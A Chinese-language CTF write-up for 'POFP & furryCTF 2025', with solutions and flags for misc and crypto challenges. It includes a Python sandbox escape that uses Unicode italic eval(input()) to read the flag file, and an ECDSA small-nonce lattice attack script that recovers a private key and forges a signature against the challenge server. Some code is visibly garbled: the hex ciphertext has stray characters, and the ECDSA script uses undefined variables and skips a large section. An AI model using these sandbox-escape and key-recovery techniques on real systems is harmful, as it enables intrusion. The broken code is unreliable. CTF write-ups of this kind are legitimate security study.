POFP & furryCTF 2025


队员：inex，不得其名，Spring

Misc

签到题

查看结果+查看源码（url前面加个view-source:）

搜索furry



```
>furryCTF{Cro5s_The_Lock_0f_T1me}</c
```

`furryCTF{Cro5s_The_Lock_0f_T1me}`

CyberChef

直接看注释，txt中的操作实际上是暗指了一些程序操作，如赋值，堆栈等等

代码块

```python
import re

def decrypt_kfc_chef(file_path):
    # 1. 定义材料及其对应的克数 (数值)
    ingredients = {
        "salt": 2, "sage": 34, "oil": 27, "ginger": 37, "milk": 13,
        "butter": 5, "flour": 7, "paprika": 45, "turmeric": 32,
        "pepper": 29, "vanilla": 19, "thyme": 35, "rosemary": 9,
        "eggs": 11, "cheese": 26, "cinnamon": 40, "honey": 23,
        "nutmeg": 43, "basil": 31, "oregano": 14, "tomato": 22,
        "garlic": 16, "parsley": 42, "onions": 10, "potatoes": 8,
        "sugar": 1, "cumin": 12, "coriander": 49, "chicken": 17
    }

    with open(file_path, 'r', encoding='utf-8') as f:
        lines = f.readlines()

    current_sum = 0
    decoded_message = ""

    for line in lines:
        line = line.strip().lower()

        # 2. 匹配 "Put" 或 "Add" 指令 [cite: 3, 4]
        # 逻辑：只要往 mixing bowl (主碗) 里放东西，就累加数值
        if "into the mixing bowl" in line or "add" in line and "to the mixing bowl" in line:
            for ing in ingredients:
                if ing in line:
                    current_sum += ingredients[ing]
                    break

        # 3. 匹配 "Liquify" 指令 [cite: 5]
        # 逻辑：液化代表当前数值计算完成，将其转为 ASCII 字符
        if "liquify contents of the mixing bowl" in line:
            if current_sum > 0:
                decoded_message += chr(current_sum)

        # 4. 匹配 "Clean the mixing bowl" 指令 [cite: 5, 6]
        # 逻辑：清空当前累加值，准备下一个字符
        if "clean the mixing bowl" in line and "2nd" not in line and "3rd" not in line:
            current_sum = 0

    return decoded_message

# 使用方法：将你的文本保存为 Fried_Chicken.txt 放在同目录下执行
try:
    result = decrypt_kfc_chef('Fried_Chicken.txt')
    result = result[::-1]
    print("解密结果为:", result)
except FileNotFoundError:
    print("请确保 Fried_Chicken.txt 文件存在。")
```

base64再解码就ok了

`furryCTF{I_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_5O_AWA}`

余音藏秘（赛后）

打了一半也写一下吧（

第一段明显的sstv，扫描了获得图片，是一个二维码，扫一下

U2FsdGVkX1/RxNkd2IGdQJ/tLDwU+2qkasEwAENOgBw=

解码得到第一段：Salted__

我们来看看ai的解释

> 以 `Salted__`（Base64 编码为 `U2FsdGVkX1`）开头的密文，是 **OpenSSL** 加密标准和 **CryptoJS**（JavaScript 加密库）最显著的特征。
>
> 这种格式被称为 **OpenSSL 兼容格式**。以下是它的具体含义和背后的特征：
>
> 1. 它是“基于密码（Passphrase）”的加密
>
> 当你看到 `Salted__` 时，意味着加密者**没有**直接使用原始的二进制密钥（Key）和偏移量（IV），而是使用了一个**人类可读的字符串密码**（比如你提到的 `123456`）。
>
> 2. 引入了“盐”（Salt）机制
>
> 这是该特征的核心：
>
> - **什么是盐：** 在加密时，系统会生成一个 8 字节的随机字符串（即“盐”）。
> - **作用：** 它将你的密码（如 `123456`）与这组随机盐混合，通过哈希算法（通常是 MD5 或 SHA256）计算出真正的、复杂的二进制密钥。
> - **防止彩虹表攻击：** 即使两个人都使用 `123456` 作为密码，因为生成的“盐”不同，最终得到的密文也会完全不同。这让黑客无法通过预先计算好的字典来破解。
>
> 3. 数据结构分布
>
> 如果你把这段密文进行 Base64 解码，你会发现它的内部结构是固定的：
>
> 4. 常见的 Base64 前缀
>
> 因为密文通常以 Base64 形式传输，你可以直接通过前几个字符判断：
>
> - `U2FsdGVkX1`：这 10 个字符几乎 100% 代表了后面是加盐的加密数据。


> 5. 它支持哪些算法？
>
> `Salted__` 只是一个**外壳格式**，它并不代表特定的某种加密算法。它通常包裹着以下算法之一：
>
> - **AES** (AES-256-CBC, AES-128-CBC) —— 最常见。
> - **RC4** —— 流加密算法。
> - **Rabbit** —— 流加密算法。
> - **TripleDES** —— 老牌加密算法。
>
> ### 总结
>
> 当你看到 `Salted__` 时，你就知道：
>
> 1. 必须有一个"文本密码"才能解开。
> 2. **解密工具必须支持 OpenSSL 派生算法**（即它得知道怎么从 `Salted__` 后面那 8 字节里把盐提出来，再结合你的密码算出真正的 Key）。
> 3. **它是一个“动态”的结果**：即使你加密同一个单词，每次生成的 Base64 字符串都会变，因为里面的“盐”是随机生成的。

最后试出来是RC4加密

`pofp{FjMIWA095s}`

困兽之斗

pyjail沙箱，斜体eval()绕过，直接输入指令即可




```
└─# nc ctf.furryctf.com 34635

  ?__?
 /    \
|•ᴥ•|
| 0101 |
|H4CK3R|
 \____/

Well,I just banned letters,digits, '.' and ','
And also banned getattr() and help() by replacing it
And I banned os,subprocess module by pre-load it as strings
Just give up~
Or you still wanna try?
> 𝘦𝘷𝘢𝘭(𝘪𝘯𝘱𝘶𝘵())
open('flag').read()
Result: furryCTF{325022d5149b_JU5T_ruN_oU7_FRoM_7hE_SANd8oX_With_unIc0de}
```

Crypto

迷失

识别题型：OPE

拆密文；排序；用模板反推；顺序约束传播；还原；



```python
hexm = (
"4ee06f407770280066806d00609167402800689173402800668074f1720072007900427l"
"550046e07b0050006d0065c06091734074f1720065c05f4050f174f165c0720079005f40"
"4f7072003a6065c072005f405000720065c0734065c03af0768068916e8067405f406295"
"7200790070007400689l6f406e805f406f4077706f407cf128002f4928006df060916500"
"65c0280061e17900280050f150f13c5938d43820394039403790379 03b8039d038203b802"
"80071407770714 0"
)
cts = [hexm[i:i+4] for i in range(0, len(hexm), 4)]
uniq = sorted(set(cts), key=lambda x: int(x, 16))
rank = {c: i for i, c in enumerate(uniq)}
template = (
"Now flag is furryCTF{????????_?????_?????_??????????_????????_???} "
"- made by QQ:3244118528 qwq"
)
assert len(template) == len(cts)
r2a = {}
a2r = {}
for i, ch in enumerate(template):
    if ch != '?':
        r = rank[cts[i]]
        a = ord(ch)
        r2a[r] = a
        a2r[a] = r
sorted_known = sorted(r2a.items())
def infer_ascii(r):
    for i in range(len(sorted_known) - 1):
        r1, a1 = sorted_known[i]
        r2, a2 = sorted_known[i + 1]
        if r1 < r < r2:
            return a1 + (r - r1) * (a2 - a1) // (r2 - r1)
    return ord('?')
flag = ""
for c in cts:
    r = rank[c]
    if r in r2a:
        flag += chr(r2a[r])
    else:
        flag += chr(infer_ascii(r))
print(flag)
```


###最后得出FLAG:furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo}

Tiny random


识别漏洞：随机数小k由256bit变成了128bit,直接把ECDSA转化成了HNP问题

之后把得到的60组数据放进一个格中，LLL得到答案（这就是k小的后果）

自动化脚本最好有检查，不然哪错了都不知道



```
import json
import socket
import hashlib
import time
from ecdsa import SECP256k1, SigningKey
from ecdsa.util import sigencode_string
HOST = "ctf.furryctf.com"
PORT = 35997
N = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
def solve():
    print(f"[*] 正在接入目标服务器 {HOST}:{PORT}...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(float(20))
    s.connect((HOST, int(PORT)))
    f = s.makefile('rw')
    line = f.readline().strip()
    pubdata = json.loads(line)
    target_x = int(pubdata['x'])
    print(f"[+] 当前会话公钥 X: {hex(target_x)}")
    A, B = [], []
    print("[*] 正在极速采集 40 组签名数据...")
    for i in range(40):
        f.write(json.dumps({"op": "sign", "msg": str(i)}) + "\n")
        f.flush()
        res = json.loads(f.readline())
        r_i, s_i, h_i = int(res['r'], 16), int(res['s'], 16), int(res['h'], 16)
        A.append((h_i * s_inv) % int(N))
        B.append((r_i * s_inv) % int(N))
    print("[*] 正在构造格空间并运行 LLL 规约...")
    m = 40
    limit = 2**128
    mat = Matrix(QQ, m + 2, m + 2)
    for i in range(m):
        mat[i, i] = N
        mat[m, i] = B[i]
        mat[m + 1, i] = A[i]
    mat[m, m] = QQ(limit) / N
    mat[m + 1, m + 1] = limit
    reduced = mat.LLL()
    priv_d = None
```



```python
                if sk.verifying_key.pubkey.point.x() == target_x:
                    priv_d = d_test
                    break
            except: continue
        if priv_d: break
    if not priv_d:
        print("[-] 还原失败。可能是 Nonce 长度或采集数据受干扰。")
        s.close()
        return
    print(f"[!] 成功还原私钥: {hex(priv_d)}")
    msg = b"give_me_flag"
    h_bytes = hashlib.sha256(msg).digest()
    sk_final = SigningKey.from_secret_exponent(int(priv_d), curve=SECP256k1)
    sig = sk_final.sign_digest(h_bytes, sigencode=sigencode_string)
    rf, sf = int.from_bytes(sig[:32], 'big'), int.from_bytes(sig[32:], 'big')
    if sf > int(N) // 2:
        sf = int(N) - sf
    payload = {
        "op": "flag",
        "r": "0x{:064x}".format(rf),
        "s": "0x{:064x}".format(sf)
    }
    print(f"[*] 发送 Payload: {json.dumps(payload)}")
    f.write(json.dumps(payload) + "\n")
    f.flush()
    time.sleep(float(1.0))
    print("\n" + "▩" * 20)
    try:
        flag = f.readline().strip()
        if flag:
            print(f"Flag 响应: {flag}")
        else:
            print(f"原始响应: {s.recv(4096).decode(errors='ignore').strip()}")
    except Exception as e:
        print(f"[-] 读取结果时出错: {e}")
    print("▩" * 20)
    s.close()
if __name__ == "__main__":
    solve()
```

写脚本时用了AI辅助，自己写错的太多了，收集了数据后出问题，AI完善后恍然大悟

